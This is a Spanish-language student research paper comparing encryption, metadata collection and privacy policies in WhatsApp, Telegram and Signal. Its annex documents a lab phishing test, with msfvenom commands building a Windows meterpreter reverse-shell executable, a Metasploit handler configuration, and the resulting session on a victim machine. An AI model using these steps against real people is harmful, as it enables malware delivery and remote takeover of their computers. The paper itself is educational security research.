Permisos	Almacenamiento, Cámara, Contactos, Localización, Micrófono, Registros de llamadas, SMS, Teléfono	Almacenamiento, Calendario, Cámara, Contactos, Localización, Micrófono, SMS, Teléfono	Almacenamiento, Cámara, Contactos, Localización, Micrófono, Registros de llamadas, Teléfono
Código abierto	No	Si	Parcialmente
Metadatos	Direcciones IP, fechas de uso, teléfono y modelo, operador de red, ubicación y contactos.	Numero de teléfono y ultimo día de conexión.	Al estar basado en la nube, todo queda registrado en sus servidores.
Funciones extras de privacidad	Ocultar foto de perfil, hora de conexión, información y estado para algunas o todas las personas, mensajes que se autodestruyen o fotos y videos que se pueden ver una vez	Quien puede ver el número, confirmación de lectura, mensajes que se autodestruyen, bloque capturas de pantallas, teclado en modo incógnito, redirigir llamadas	Verificación en dos pasos, mensajes que se autodestruyen, quien puede el número registrado, ocultar foto de perfil, hora de conexión, enlaces de mensajes reenviados, quien puede llamar, enviar mensajes normales y de voz, quien puede añadirme.
Historial de seguridad	Algunos incidentes	Sin incidentes conocidos	Algunos incidentes

MARCO METODOLÓGICO

La investigación tiene un enfoque cuantitativo, dado que se recopila y analiza documentos y características de seguridad de cada aplicación. Este método permite una evaluación sobre las vulnerabilidades y amenazas en WhatsApp, Telegram y Signal.

El estudio es comparativo y descriptivo ya que se evaluarán diferencias e igualdades entre dichas aplicaciones de mensajería y se detallarán la características de seguridad en cada aplicación. Por medio de el análisis de investigaciones previas, se determinarán los desafíos que surgen en las empresas al tratar de salvaguardar los datos y privacidad de los usuarios.

El diseño de la investigación es experimental, ya que se realizó una prueba de phishing en un entorno controlado para evaluar la respuesta de las aplicaciones y sus mecanismos de seguridad.

Para la recolección de información se usó el análisis bibliográfico, el cual permitirá la recolección de datos procedentes de fuentes secundarias, como artículos, informes técnicos, libros sobre la seguridad en aplicaciones de mensajería.

RESULTADOS

El análisis comparativo de la seguridad en aplicaciones de mensajería cifrada: evaluación de vulnerabilidades y amenazas en Whatsapp, Signal y Telegram mostró que las aplicaciones de mensajería antes mencionadas usan en su arquitectura diferentes protocolos de cifrado, dentro del cifrado de extremo a extremo, pero aun siendo más eficiente y seguro, Signal hace uso de su propio protocolo llamado Signal Protocol, que a su vez WhatsApp hace uso del mismo, en esta última aplicación su seguridad se ve afectada por la recopilación de metadatos y la integración con los servicios de la compañía Meta, lo contrario a la aplicación Signal, dado que Signal minimiza la cantidad de metadatos que recopila y no guarda registros de comunicación. Telegram emplea su propio protocolo de cifrado llamado MTProto que aunque ha demostrado ser seguro en términos criptográficos, ha sido cuestionado a causa de su falta de auditorías.

Entre las aplicaciones de mensajería, Signal ha reportado pocas vulnerabilidades, sus fallos han sido corregidos eficazmente y no se han localizado debilidades importantes en su cifrado, por otro lado Whatsapp ha sido más sujeto a ataques de ingeniería social como el phishing, así mismo Telegram ha presentado problemas asociados con la seguridad en grupos públicos, ataques de hombre en el medio (MitM) en redes wifi abiertas.

En la evaluación de políticas de privacidad de cada aplicación, Signal destaca por su privacidad estricta, como por ejemplo, no almacena registros de mensajes, ni recopila metadatos importantes, caso contrario a WhatsApp que recopila una cantidad considerable de datos personales, incluidos números de teléfono, ubicación y otros metadatos, lo cual conlleva a un riesgo representativo para la privacidad, de la misma manera Telegram recopila datos de los usuarios, aunque no comparte datos con terceros, la información la retiene en sus servidores, los cuales podrían ser atacados por ciberdelincuentes.

DISCUSIÓN DE RESULTADOS

Los resultados confirman la notable diferencia en la implementación de cifrado entre las tres aplicaciones de mensajería. Signal destaca por aplicar el Signal Protocol de forma transparente, lo que asegura un cifrado de extremo a extremo eficaz. Esto se debe a que su protocolo es de código abierto, lo que permite ser revisada por la comunidad y detectar vulnerabilidades.

WhatsApp utiliza el mismo protocolo, pero su integración en un ecosistema más amplio y la recolección máxima de metadatos decaen, en cierta forma, el beneficio de dicho cifrado. Por otro lado, Telegram usa su propio protocolo MTProto, su debilidad es la ausencia del cifrado de extremo a extremo en todos los chats, el cual solo está presente en chats privados, esto genera desconfianza en cuanto a la protección de la información.

En términos de vulnerabilidades y amenazas destaca que ninguna aplicación está privada a sufrir ataques cibernéticos, pero si se evidencian diferentes tipos de amenazas enfrentadas. En este caso, Signal ha registrado pocos incidentes críticos, lo que da a entender como una gestión de seguridad más eficaz y proactiva ante posibles ataques. A diferencia de WhatsApp, que ha sido reiteradamente en ocasiones, blanco de ataques de phishing y otras amenazas como ejecución de código remoto, situaciones que se ven alarmantes por la gran cantidad de metadatos que maneja. Telegram, con su arquitectura de almacenamiento en la nube y la falta de cifrado de extremo a extremo como predeterminado en todos los chats, está expuesto a riesgos extras, especialmente donde se vulnera la infraestructura de sus servidores.

Las políticas de privacidad en estas aplicaciones deja en evidencia diferencias claves en el manejo de los datos de usuarios. En este caso Signal se sitúa como la opción que mejor controla la privacidad, al no almacenar metadatos extras, lo cual disminuye el riesgo de posibles ataques a usuarios.

En caso contrario está WhatsApp, el cual reúne gran cantidad de datos, lo cual no solo

genera incertidumbre en el ámbito de la privacidad, sino también conlleva a riesgos adicionales con los datos para uso comercial. Telegram, a pesar de que no comparte datos a terceros, los mantiene en la nube, que en caso de un ataque a sus servidores, podría ocasionar una brecha de seguridad y los datos estarían expuestos.

La seguridad no depende netamente de la aplicación, sino también de los usuarios, ya que estos deberían saber sobre la protección de sus datos en las redes sociales, dado que muchos ataques cibernéticos se dan mediante el phishing, esto lo que hace es suplantar la identidad de un sitio web, el ciberdelincuente le envía el link de la pagina suplantada a su victima por mensaje requiriendo el ingreso de información personal, como contraseñas, dirección, inclusive numero de tarjetas bancarias.

En el laboratorio local realizado, se determinó que los usuarios de estas aplicaciones cayeron en la estafa con la descarga de una aplicación virus, lo cual de por sentado que ninguna aplicación está fuera de defender a sus usuarios de un ataque de ingeniería social o phishing.

CONCLUSIONES

El estudio determinó que Signal ofrece la mayor seguridad, ya que utiliza el protocolo Signal Protocol, que es considerado uno de lo más robustos y con una implementación completamente transparente. Whatsapp también utiliza Signal Protocol, pero su seguridad se ve afectada por la recopilación de metadatos y la integración con otros servicios de la compañía.

Telegram, por otro lado, usa su propio protocolo MTProto, que ha sido cuestionado por expertos debido a su falta de auditorías, y porque el cifrado de extremo a extremo no está activado por defecto en chats normales.

En tema de privacidad, Signal por su estricta política predomina entre estas aplicaciones, ¿Por qué?. Porque no recolecta metadatos importantes y almacena la menor cantidad de información de sus usuarios. En cambio WhatsApp, recolecta una gran cantidad de datos del usuario y metadatos importantes, lo cual significa un riesgo representativo en la privacidad. Por otra parte, aunque Telegram no proporcione información de usuarios a terceros, almacena mensajes en la nube, que si los servidores se vieran afectados a causa de un ataque, los mensajes estarían expuestos a personas mal intencionadas.

Este estudio demostró que ninguna aplicación es completamente segura si el usuario no pone en prácticas ajustes de seguridad, como la autenticación de dos pasos. El phishing es el principal ataque cibernético más amenazante, la responsabilidad final recae en el usuario.

RECOMENDACIONES

Dado que Signal ofrece mejor seguridad gracias a su protocolo, se aconseja que los usuarios prefieran aplicaciones con cifrado de extremo a extremo (E2EE) de modo predeterminado.

Igualmente, se sugiere intensificar la adopción de herramientas de mensajería que ofrezcan mayor transparencia en la gestión de seguridad.

Para reducir los riesgos en la seguridad, se aconseja que los usuarios condicionen la cantidad de datos personales compartidos en las aplicaciones, modificando las configuraciones de privacidad de la aplicación. De igual manera, también es importante que las aplicaciones modernicen sus políticas de privacidad.

Como ya sabemos, ninguna aplicación es segura sin una correspondiente configuración y uso seguro, se recomienda activar la autenticación en dos pasos y evitar compartir información importante a través de mensajes.

REFERENCIAS

Riesgos a los que estás expuesto en WhatsApp. (2020, November 5). *Universidad Veracruzana*. Retrieved January 18, 2025, from https://www.uv.mx/infosegura/general/noti_whatsapp-28/#:~:text=Noti_infosegura%3A%20Top%2010%20de%20riesgos%20a%20los%20que,en%20la%20base%20de%20datos%20.%20M%C3%A1s%20elementos

Mensajería instantánea. (2023). In *Elesquiu*. Retrieved January 18, 2025, from <https://www.elesquiu.com/tecnologia/2023/9/10/es-seguro-whatsapp-que-es-el-cifrado-de-extremo-extremo-488473.html>

Criptografía simétrica. (n.d.). In *CertSuperior*. <https://www.certsuperior.com/criptografia-simetrica/#:~:text=La%20criptograf%C3%ADa%20sim%C3%A9trica%2C%20tambi%C3%A9n%20llamada%20cifrado%20sim%C3%A9trico%2C%20es,eficiencia.%20Es%20m%C3%A1s%20r%C3%A1pida%20que%20la%20criptograf%C3%ADa%20asim%C3%A9trica>

Cifrado asimétrico. (2020, December 10). Universidad Nacional De La Plata. Retrieved January 18, 2025, from https://postgrado.info.unlp.edu.ar/wp-content/uploads/2014/07/Pousa_Adrian.pdf

Cifrado de datos en tránsito. (2024, October 15). Wraycastle. Retrieved January 17, 2025, from <https://wraycastle.com/es/blogs/glossary/what-is-data-encryption-in-transit>

Mensajería instantánea. (2020, March 13). Mrhinformatica.Wordpress. Retrieved January 19, 2025, from <https://mrhinformatica.wordpress.com/wp-content/uploads/2018/03/presentacic3b3n-manuel-rojas.pdf>

Álvarez, E., & Álvarez, E. (2021, October 12). Cómo funciona Signal, la alternativa a WhatsApp más segura. *Computer Hoy*.

<https://computerhoy.20minutos.es/paso-a-paso/apps/como-funciona-signal-alternativa-whatsapp-mas-segura-52034>

Telegram. (n.d.). <https://es.scribd.com/document/520540661/TELEGRAM>

Espaciadora, L. B. (2025, February 6). *Qué es el cifrado de extremo a extremo - La Barra Espaciadora*. La Barra Espaciadora.

<https://www.labarraespaciadora.com/ciberespacio/que-es-el-cifrado-de-extremo-a-extremo/>

www.gitsinformatica.com. (n.d.). ¿Qué es WhatsApp? *Iescincovillas*.
https://st1.iescincovillas.com/wp-content/uploads/2017/09/WhatsApp-buen_uso.pdf

Celaya, M., Chacón, A., Chacón, A., & Urrutia, E. (2020). *El impacto de WhatsApp en la vida cotidiana de las personas- ¿Hace la sociedad más humana?* (By Excellence).
https://www.unav.edu/documents/29062/6900948/27_Eskibel_whatshapp.pdf

Ramírez, I. (2021, September 3). *WhatsApp vs Telegram vs Signal, comparativa: ¿cuál es la app de mensajería más segura?* Xataka Android.
<https://www.xatakandroid.com/seguridad/whatsapp-vs-telegram-vs-signal-comparativa-cual-app-mensajeria-segura>

F3nix, & F3nix. (2024, June 5). WhatsApp vs Signal: La Batalla por la Privacidad en la Era de los Metadatos - F3nixTech. *F3nixTech - Noticias y seguridad informatica*.
<https://f3nixtech.com/whatsapp-vs-signal-la-batalla-por-la-privacidad-en-la-era-de-los-metadatos/>

Anexos

Imagen 1: Creación de payload para Windows

```
> msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.219.136 LPORT=4444 -f exe -o
archivo.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: archivo.exe
```

Imagen 2: Envío del Payload por Whatsapp




Imagen 3: Descarga del payload en la maquina victima




Imagen 4: Configuración del payload en msfconsole

```
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell reverse tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.219.136 yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.219.136
lhost => 192.168.219.136
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.219.136:4444
```

Imagen 5: Ejecución del payload

```
[*] Sending stage (201798 bytes) to 192.168.219.1
[*] Meterpreter session 1 opened (192.168.219.136:4444 -> 192.168.219.1:57941) at 2025-02-17 11:55:48 -0500

meterpreter > |
```

Imagen 6: El atacante ya está dentro de la maquina de la victima

```
C:\Users\luis\Downloads>dir
dir
El volumen de la unidad C no tiene etiqueta.
El nmero de serie del volumen es: 14AD-C5FA

Directorio de C:\Users\luis\Downloads

17/02/2025  11:51  <DIR>
15/01/2025  23:40  <DIR>
24/10/2024  10:17          65.333
22/10/2024  12:52          47.258
22/10/2024  12:55          57.186
31/10/2024  16:50         608.900
09/12/2024  14:21        1.983.117
08/12/2024  00:07        1.983.117
20/03/2024  13:11        1.594.143
24/10/2024  09:43          367.884
24/10/2024  10:15          22.309
22/10/2024  12:55          59.608
22/10/2024  12:53          59.617
29/01/2025  11:31          44.388
15/02/2024  21:56        5.216.584
17/02/2025  11:51           7.168
16/12/2024  13:35         987.289
03/03/2024  17:01         932.600
21/08/2024  16:38         558.807
24/04/2024  08:45           5.205
24/04/2024  23:22           3.264
31/10/2024  17:30           8.204
05/06/2024  00:26           1.016
20/11/2024  12:14         573.672
15/01/2025  14:41          54.492
14/11/2024  16:05          71.417
14/11/2024  16:11          87.353
25/10/2024  12:24          71.047
18/02/2024  19:01        96.195.352
```